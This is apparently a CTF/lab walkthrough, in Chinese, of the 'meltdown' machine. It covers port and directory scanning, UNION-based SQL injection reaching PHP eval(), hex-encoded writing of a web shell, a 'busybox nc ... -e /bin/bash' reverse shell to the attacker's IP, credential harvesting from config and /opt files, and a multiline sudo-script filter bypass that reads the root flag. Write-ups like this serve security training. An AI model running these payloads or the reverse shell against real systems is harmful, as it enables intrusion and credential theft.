

# meltdown

---

## nmap与dirb

发现login.php

```
1 └──(root㉿kali-linux)-[~]
2   └─# nmap -p- 192.168.3.33
3 Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-03 17:54 CST
4 Nmap scan report for 192.168.3.33
5 Host is up (0.00033s latency).
6 Not shown: 65533 closed tcp ports (reset)
7 PORT      STATE SERVICE
8 22/tcp    open  ssh
9 80/tcp    open  http
10 MAC Address: 08:00:27:3F:8A:AC (Oracle VirtualBox virtual NIC)
11
12 Nmap done: 1 IP address (1 host up) scanned in 4.68 seconds
13

14 └──(root㉿kali-linux)-[~]
15   └─# gobuster dir -u http://192.168.3.33 -w /usr/share/wordlists/dirbuster/
16     directory-list-2.3-medium.txt -x php,html,txt,htm
17 =====
18 Gobuster v3.8
19 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
20 =====
21 [+] Url:                      http://192.168.3.33
22 [+] Method:                   GET
23 [+] Threads:                  10
24 [+] Wordlist:                 /usr/share/wordlists/dirbuster/directory-list-
25 [+] Negative Status codes:   404
26 [+] User Agent:               gobuster/3.8
27 [+] Extensions:              php,html,txt,htm
28 [+] Timeout:                  10s
29 =====
30 Starting gobuster in directory enumeration mode
31 =====
32 /index.php                     (Status: 200) [Size: 4847]
33 /login.php                      (Status: 200) [Size: 7488]
34 /item.php                        (Status: 200) [Size: 477]
35 /logout.php                     (Status: 302) [Size: 0] [--> index.php]
36 /config.php                      (Status: 200) [Size: 1]
37 /server-status                  (Status: 403) [Size: 277]
38 Progress: 1102790 / 1102790 (100.00%)
39 =====
40 Finished
41 =====
```

# 尝试登录

点物品列表时发现url有提示 `item.php?id=1` , sql注入




这是一个关于炉心融解的物品。

## 炉心

物品介绍:

```
echo "这是一个关于炉心融解的物品。";
```

后面加上 ' 确认可以sql注入



Fatal error: Uncaught mysqli\_sql\_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1 in /var/www/html/item.php:9 Stack trace: #0 /var/www/html/item.php(9): mysqli->query() #1 {main} thrown in /var/www/html/item.php on line 9

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL http://192.168.3.35/item.php?id=1'

Split URL Execute

Post data Referer User Agent Cookies Add Header Clear All

Commit now! HackBar v2

依次尝试列数order by 5, 直到3不报错, 说明有3列

The screenshot shows a web browser window with the URL `http://192.168.3.35/item.php?id=1%20ord` in the address bar. A red box highlights the part of the URL where 'order by' is added. An error message is displayed: `Fatal error: Uncaught mysqli_sql_exception: Unknown column '5' in 'order clause' in /var/www/html/item.php:9 Stack trace: #0 /var/www/html/item.php(9): mysqli->query() #1 {main} thrown in /var/www/html/item.php on line 9`. Below the browser is a `HackBar` tool interface. The URL input field contains `http://192.168.3.35/item.php?id=1 order by 5`, with the 'order by' part also highlighted with a red box. The `Execute` button is visible below the URL field.

sqlmap 扫描结果

```

1  sqlmap -u "http://192.168.3.35/item.php?id=1"
2  ---
3  Parameter: id (GET)
4      Type: boolean-based blind
5      Title: AND boolean-based blind - WHERE or HAVING clause
6      Payload: id=1 AND 7101=7101
7
8      Type: error-based
9      Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROU
P BY clause (GTID_SUBSET)
10     Payload: id=1 AND GTID_SUBSET(CONCAT(0x716a787071,(SELECT (ELT(1422=14
22,1))),0x71627a7171),1422)
11
12     Type: time-based blind
13     Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
14     Payload: id=1 AND (SELECT 4669 FROM (SELECT(SLEEP(5)))kEqe)
15
16     Type: UNION query
17     Title: Generic UNION query (NULL) - 3 columns
18     Payload: id=-4986 UNION ALL SELECT NULL,CONCAT(0x716a787071,0x59574a4b
645a4f756d496d4961445066785051724d4556784c6167457478634b754f694f6d73626c,0
x71627a7171),NULL-- -

```

尝试发现第 3 列的数据会被 `eval()` 执行

```

1  -1 UNION SELECT 1, 2, 0x706870696e666f28293b #每列依次尝试
2  -- 0x706870696e666f28293b 为 'phpinfo();' 的 Hex 编码

```

The screenshot shows a browser window with the title "PHP 8.3.19 - phpinfo()". The address bar contains the URL "http://192.168.3.35/item.php?id=-1 union select 0x706870696e666f28293b,0x706870696e666f28293b,0x706870696e666f28293b". The page displays the PHP Version 8.3.19 information, including the system configuration:

System	Linux meltdown 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Mar 13 2025 17:34:44
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10-mysqld.ini, /etc/php/8.3/apache2/conf.d/10-opcache.ini, /etc/php/8.3/apache2/conf.d/10-pdo.ini, /etc/php/8.3/apache2/conf.d/15-xml.ini, /etc/php/8.3/apache2/conf.d/20-calendar.ini, /etc/php/8.3/apache2/conf.d/20-ctype.ini, /etc/php/8.3/apache2/conf.d/20-curl.ini, /etc/php/8.3/apache2/conf.d/20-dom.ini, /etc/php/8.3/apache2/conf.d/20-exif.ini, /etc/php/8.3/apache2/conf.d/20-ffi.ini, /etc/php/8.3/apache2/conf.d/20-fileinfo.ini, /etc/php/8.3/apache2/conf.d/20-ftp.ini, /etc/php/8.3/apache2/conf.d/20-gd.ini, /etc/php/8.3/apache2/conf.d/20-

Below the browser window is the HackBar interface, which includes tabs for 查看器 (Viewer), 控制台 (Console), 调试器 (Debugger), 网络 (Network), 样式编辑器 (Style Editor), 性能 (Performance), 存储 (Storage), 无障碍环境 (Accessibility), 应用程序 (Applications), and HackBar. The URL input field contains "http://192.168.3.35/item.php?id=-1 union select 0x706870696e666f28293b,0x706870696e666f28293b,0x706870696e666f28293b". The "Execute" button is highlighted. Other buttons include Load URL, Split URL, and a "Commit now!" button.

## 构造RCE注入的hex编码

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar on the left containing various conversion tools: To Base64, From Base64, To Hex, From Hex, To Hxdump, From Hxdump, URL Decode, Regular expression, Entropy, Fork, and Magic.
- Recipe:** The main workspace is set to "To Hex".
  - Delimiter:** None
  - Bytes per line:** 0
- Input:** The input code is:

```
file_put_contents('shell1.php', '<?php exec("busybox nc 192.168.3.4 443 -e /bin/bash"); ?>');
```
- Output:** The output is a long string of hex bytes:

```
66696c655f7075745f636f6e74656e747328277368656c6c312e706870272c20273c3f7068702065786563282262757379626f78206e63203139322e3136382e332e3420343433202d65202f62696e2f6261736822293b203f3e27293b
```
- Buttons:** At the bottom center are "STEP" and "BAKE!" buttons. To the right of "BAKE!" is a checked checkbox for "Auto Bake".

## 利用RCE写入web目录

Bash |

```
1 file_put_contents('shell1.php', '<?php exec("busybox nc 192.168.3.4 443 -e /bin/bash"); ?>');
```

## Hex编码后注入

Bash |

```
1 curl -v "http://192.168.3.35/item.php?id=-1%20UNION%20SELECT%20'', '' ,0x6669  
6c655f7075745f636f6e74656e747328277368656c6c312e706870272c20273c3f706870206  
5786563282262757379626f78206e63203139322e3136382e332e3420343433202d65202f62  
696e2f6261736822293b203f3e27293b"  
2
```

成功写入 `shell1.php` , `curl` 执行一下可以执行 `nc` 命令

```

1 nc -lp 443
2 id
3 uid=33(www-data) gid=33(www-data) groups=33(www-data)
4 /usr/bin/script -qc /bin/bash /dev/null
5 ....
6 www-data@meltdown:/var/www/html$ cat config.php
7 cat config.php
8 <?php
9 $db_host = 'localhost';
10 $db_user = 'root';
11 $db_pass = 'BtK3hU4yjShsGjKZqZgQp4RP';
12 $db_name = 'target';
13 $conn = new mysqli($db_host, $db_user, $db_pass, $db_name);
14 if ($conn->connect_error) {
15     die("Connection failed: " . $conn->connect_error);
16 }
17 session_start();
18 ?>

```

找到mysql密码, 发现用不上, 继续查找到opt, 发现另一个密码

```

1 www-data@meltdown:/var/www/html$ mysql -u root -pBtK3hU4yjShsGjKZqZgQp4RP
2 -D target -e 'SELECT * FROM users;'
3 <ShsGjKZqZgQp4RP -D target -e 'SELECT * FROM users;' 
4 mysql: [Warning] Using a password on the command line interface can be ins
5 ecurer.
6 +-----+
7 | id | username | password |
8 +-----+
9 | 1 | rin      | rin123   |
10+-----+
11.....
12 www-data@meltdown:/opt$ cat passwd.txt
13 cat passwd.txt
14 rin:b59a85af917af07

```

**rin:b59a85af917af07**

## ssh

```
~ (7.581s)
ssh rin@192.168.43.114

rin@meltdown:~ (0.092s)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

rin@meltdown:~ (0.026s)
ls -l
total 4
-rw----- 1 rin rin 44 Dec 30 00:29 user.txt

rin@meltdown ~ (0.031s)
cat user.txt
flag{user-86e507f360df4e80b63234f051c99a6e}

rin@meltdown ~
exit [→]
> A | ↴ ⌂ ⌂ ⌂ gpt-5 (medium reasoning) ▾
```

flag{user-86e507f360df4e80b63234f051c99a6e}

## 提权

```
Bash |
```

```
1 sudo -l
2 Matching Defaults entries for rin on meltdown:
3     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
4
5 User rin may run the following commands on meltdown:
6     (root) NOPASSWD: /opt/repeater.sh
```

查看 /opt/repeater.sh 代码

```
1  #!/bin/bash
2
3  main() {
4      local user_input="$1"
5
6      if echo "$user_input" | grep -qE '[;&|`$\\\']; then
7          echo "错误: 输入包含非法字符"
8          return 1
9      fi
10
11     if echo "$user_input" | grep -qiE '(cat|ls|echo|rm|mv|cp|chmod)'; then
12         echo "错误: 输入包含危险关键字"
13         return 1
14     fi
15
16
17     if echo "$user_input" | grep -qE '[:space:]]'; then
18         if ! echo "$user_input" | grep -qE '^[a-zA-Z0-9]*[[[:space:]]+[a-zA-Z0-9]*$'; then
19             echo "错误: 空格使用受限"
20             return 1
21         fi
22     fi
23
24
25     echo "处理结果: $user_input"
26
27
28     local sanitized_input=$(echo "$user_input" | tr -d '\n\r')
29     eval "output=\"$sanitized_input\""
30     echo "最终输出: $output"
31 }
32
33 if [ $# -ne 1 ]; then
34     echo "用法: $0 <输入内容>"
35     exit 1
36 fi
37
38 main "$1"
```

- 结合deepseek分析代码，grep是逐行匹配的，可以构造多行，第一行符合规则，第二行尝试构造 ` 来闭合 echo "\$user\_input"
- echo "\$user\_input" | tr -d '\n\r' 尝试分析这行代码，移除用户输入中的所有换行符（\n）和回车符（\r），然后将处理后的结果赋值给变量 sanitized\_input，最后传递给 eval。

```
Bash |
```

```
1 sudo /opt/repeater.sh 'a
2 > a" head /root/root.txt "a'
3 处理结果: a
4 a" head /root/root.txt "a
5 ==> /root/root.txt <==
6 flag{root-3508528e639741db9ee8ba82ff66318b}
7 head: cannot open 'a' for reading: No such file or directory
8 最终输出:
```

```
flag{root-3508528e639741db9ee8ba82ff66318b}
```